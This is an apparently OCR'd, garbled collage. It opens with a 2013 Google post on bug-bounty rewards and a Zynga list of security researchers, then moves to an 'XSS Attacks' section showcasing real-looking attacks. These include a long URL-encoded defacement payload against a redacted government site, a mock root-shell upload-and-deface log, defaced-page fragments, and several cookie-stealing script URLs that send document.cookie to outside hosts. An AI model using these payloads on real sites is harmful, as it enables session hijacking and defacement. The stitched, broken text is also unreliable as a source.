Increased rewards for Google's Web Vulnerability Reward Program

Thursday, June 6, 2013 3:38 PM
Posted by Adam Mein and Michal Zalewski, Security Team

Our vulnerability reward programs have been very successful in helping us fix more bugs and better protect our users, while also strengthening our relationships with security researchers. Since introducing our reward program for web properties in November 2010, we've received over 1,500 qualifying vulnerability reports that span across Google's services, as well as software written by companies we have acquired. We've paid $828,000 to more than 250 individuals, some of whom have doubled their total by donating their rewards to charity. For example, one of our bug finders decided to support a school project in East Africa.

In recognition of the difficulty involved in finding bugs in our most critical applications, we're once again rolling out updated rules and significant reward increases for another group of bug categories:

More Blogs from Google

Visit our directory for more information about Google blogs.

Archives

Archives

Useful links

Spybye.org
StopBadware.org
Google Webmaster Central

This blog is powered by

behalf of the millions of people that play Zynga games every day, thanks to the following people who have disclosed a vulnerability to us:

2013 Whitehats

- Emanuel Bronshtein (@e3amn2l)
- Joachim B. Mortensen (http://www.mortensensmind.com)
- Vedachala (http://www.way4hack.com) @vedachalaka
- Kamil Sevi (@kamilsevi)
- Yuji Kosuga (@yujikosuga)
- Sergey Markov
- Shashank (@cyberboyIndia) freemium-devils.in
- Malte Batram (@_batram) http://batr.am
- Maxim Rupp
- Christy Philip Mathew (@christypriory, Offcon Info Security)
- Abhinav Karnawat \/ w4rri0r \/ (http://www.w4rri0r.com) (@w4rri0rgr0up)
- Simon Bräuer (@redshark1802)
- Ajay Singh Negi (@AjaySinghNegi) (http://www.computersecuritywithethicalhacking.blogspot.in)
- Roy Castillo (@official_roy) (http://www.roy-castillo.com)
- Sebastian Neef & Tim Schäfers (@internetwache) (https://www.internetwache.org)
- Narendra Bhati (@NarendraBhatiB) (Cyber Octet)
- Tejash Patel (@tejash1991) and Sandeep Rehal (http://www.backtracktutorial.com)
- Neal Poole https://nealpoole.com (@NealPoole)
- Deepankar Arora (@sec403)
- Nipun Jaswal (@nipunjaswal)
- Greg Wroblewski (Microsoft Vulnerability Research)
- Ishan Anand (Zero-Access)

XSS Attacks: Defacements

Offices in the U.S.

Find the U.S. office closest to your location. For information on a specific country see our International Offices.

The website information of the zipcode ">

XSS BY:

Anonymous Squad No. 035

Website owned by Phobos

URL Sample

```
http://******.gov/usoffices/index.asp?_p=er&_z=%22%3E%3Cscript%3Ealert%28%22
XSS+By%3A+Anonymous+Squad+No.+035+---
+Owned+by+Phobos%22%29%3C%2Fscript%3E%3Cbr%3E%3Cfont+color%3D%22red%22+size%
3D%225%22+scroll%3D%22no%22%3EXSS+BY%3A%3C%2Ffont%3E%3Cbr%3E%3Cfont+color%3D
%22green%22+size%3D%2210%22%3E%3Cblink%3E+Anonymous+Squad+No.+035+%3C%2Fblin
k%3E%3C%2Ffont%3E%3Cbr%3E%3Cbr%3E%3Cbr%3EWebsite+owned+by+%3Cu%3EPhobos%3C%2
Fu%3E%3Cbr%3E%3Cbr%3E%3CIMG+SRC%3Dhttp%3A%2F%2Fi.imgur.com%2FiMvu7.jpg%3E%3C
style%3Ebody+{+overflow%3Ahidden%3B+}%3C%2Fstyle%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%
3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr
%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%
3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr
%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3C%2Fh1%
3E%3Cbody+background%3D%22http%3A%2F%2Fwww.angga.us%2Fhacked%2Fbackground.gi
f%22+bgcolor%3D%22#000000%22%3E%3Ciframe%20width=%221%22%20height=%221%22%20
src=%22http://www.youtube.com/embed/oaGeoGMeq2g?rel=0&autoplay=1&loop=1&play
list=46tS09yBc9I%22%20frameborder=%220%22%20allowfullscreen%3E%3C/iframe%3E%
3C/center%3E%3C/body%3E%3C/script%3E
```

```
################################
root@bt:~#Please Enter Administration Username....
root@bt:~#Admin
root@bt:~#Please Enter Administration Password....
root@bt:~#********
root@bt:~#Access Granted!
root@bt:~#Logged In As User: Admin
root@bt:~#Uploading Shell...
root@bt:~#Upload Complete!
root@bt:~#Defacing Website....
root@bt:~#Deface Complete!....
################################
```

LOGIN

Preencha seu login e senha abaixo para ter acesso administrativo ao sistema de anexos .


Usuario:

Senha: ok

XSS BY:

HACKED HACKED

Website owned by Satiagraha-


Muahahaha
I took over your webpage!
Back

Sign In or Sign Up | Membership Services | Jobs | Cars | Real Estate | Subscribe | Rentals | Weekly Circulars | Custom Publishing | Place Ad

Los Angeles Times


Thursday, June 6, 2013
1:33 p.m. PDT


LOCAL | U.S. | WORLD | BUSINESS | SPORTS | ENTERTAINMENT | HEALTH | LIVING | TRAVEL | OPINION | SHOP | WEEKLY AD

BREAKING | PHOTOS | VIDEO | CRIME | OBITUARIES | WEATHER | TRAFFIC | CROSSWORDS | SUDOKU | HOROSCOPES | APPS

TRENDING NOW ▲ ESTHER WILLIAMS | VERIZON RECORDS | PARIS JACKSON | TROPICAL STORM ANDREA | BOSTON BRUINS

Happy Birthday Sikko!!


KKK


NETTERM
출력포인트 출석체크
전체
Total 0 RSS
번호
제 목
글쓴이
날짜
조회
아이디
패스워드
로그인
회원가입 분실된거 찾기
공지사항
공지사항
건의사항
게시물 신고
커뮤니티
자유게시판
유머게시판
영상게시판
스크린샷
서버홍보
아이폰등록
마인크래프트
자료게시판
모드게시판
플러그인게시판
팁/강좌게시판
상급게시판
스킨게시판
세이브게시판
텍스쳐게시판
질문게시판
검색
목록
XSS by
AnonYong
제목
검색
단타/도배/욕설/홍보 는 경고없이 제재합니다
건전한 채팅을 나누세요.
현재 접속자 -명

54: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\\

Hacked by Tommaso


' at line 1


National Weather Service National Headquarters
National Weather Service
weather.gov
Home
Site Map
News
Organization
Search for:
NWS
All NOAA
Go
Local forecast by
"City, St" or Zip Code
City, St
Go
RSS Feeds RSS Feeds
Area Forecast Discussion
Issued by NWS Buffalo, NY
Current Version |
XSS BY:
Policy Against Anonymous
Website owned by TH96
Anonymous
Squad
Mission:
Complete
Status:
Hacked
WE ARE
Connected to www.angga.us...

XSS Attacks:

Cookie Stealing

Cookie Stealing



Cookie Stealing Examples

```
http://**********.ru/*register.php#?referrer=%22%3e%3cscript+type=text/javascript+src=http://httpz.ru/wwgw8k5srago.js></script>%22%3cscript


location.href = "http://httpz.ru/nwwgw8k5sra.gif?" +
document.cookie;
```

```
http://********.ru/index.php?url=%3cscript%3eimg%20=%20new%20image();%20img.src%20=%20%22http://httpz.ru/no0aa1ey4gx.gif?%22%2bdocument.cookie;%3c/script%3e


img = new image(); img.src =
“http://httpz.ru/no0aa1ey4gx.gif?”+document.cookie;
```

Under Construction...

Cookie Grabber Example

```
http://**********.fr/nos-magasins/recherchepar
cp.html?cp="'/><script>document.location="http:
//www.salonfunerairieberthiaume.com/photos/1400/
grabber.php?cookie="%2bdocument.cookie</script>
```

Home | Products and Services | Current Deceased | Pre-arrangements | Coping | Contact Us | Français

Share

Retour to previous page

Make a donation

Submit Condolences

Obituary

Send Flowers
Coming Soon

Add Photos

Hacked
Wednesday, December 31st, 1969

